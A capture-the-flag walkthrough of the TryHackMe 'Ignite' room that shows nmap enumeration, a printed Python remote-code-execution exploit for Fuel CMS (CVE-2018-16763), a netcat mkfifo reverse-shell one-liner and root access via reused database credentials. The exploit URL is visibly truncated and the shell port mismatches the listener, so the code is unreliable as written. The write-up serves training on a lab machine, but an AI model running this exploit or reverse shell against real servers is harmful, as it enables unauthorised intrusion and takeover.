Try Hack Me: Ignite

Description	A new start-up has a few issues with their web server.
Difficulty Level	Easy
Room	https://tryhackme.com/r/room/ignite
Host	10.10.34.3
Title	Ignite VM

Walkthrough

Step 1: Enumeration

Nmap

sudo nmap -sV -sC -T4 -A 10.10.34.3

-sV	Detect service version
-sC	Run default Nmap scripts
-T4	Aggressive timing template
-A	Enable OS detection, version detection, script scanning, and traceroute

Scan results show that TCP port 80 is open, running Apache httpd 2.4.18, a directory /fuel and one disallowed entry in the robots.txt

Open URL in Browser

At first glance can identify that it is using Fuel CMS version 1.4 hinted by the Http-title during the Nmap scan, navigating to the /fuel directory we find a login page

ExploitDB

After searching for Fuel CMS 1.4 in the Exploitdb, we identify CVE-2018-16763 which allows a Remote Code Execution against the CMS. An alternative is to use searchsploit in terminal.

Step 2: Exploitation

```
# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/r
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
```

```
# CVE : CVE-2018-16763


import requests
import urllib

url = "http://10.10.34.3" //change ip to host ip
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start


while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%
    r = requests.get(burp0_url)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]
    dup = find_nth_overlapping(r.text,begin,2)

    print r.text[0:dup]
```

After adjusting the script to suite my requirements execute.

Step 3: Post-Exploitation

Creating a Bash session

Setup a lister

```
nc -nvlp 9001
```

Run the exploit and enter the following code

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc myIP 90
```

To obtain a bash session enter the following

```
python -c 'import pty; pty.spawn("/bin/bash")'
```


Navigate to /home to check for users and find flag.txt

Privilege Escalation

On the default page there is a installation guide

Navigate to the /var/www/html/fuel/application/config, there some interesting files especially database.php

Switch user to root and use identified password

Navigate to /root and find flag.txt

Conclusion

Congratulations on completing Ignite!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
⊕ 60	✅ 1	🚩 Challenge	.ıll Easy	🔥 31

References

Exploitdb https://www.exploit-db.com/exploits/47138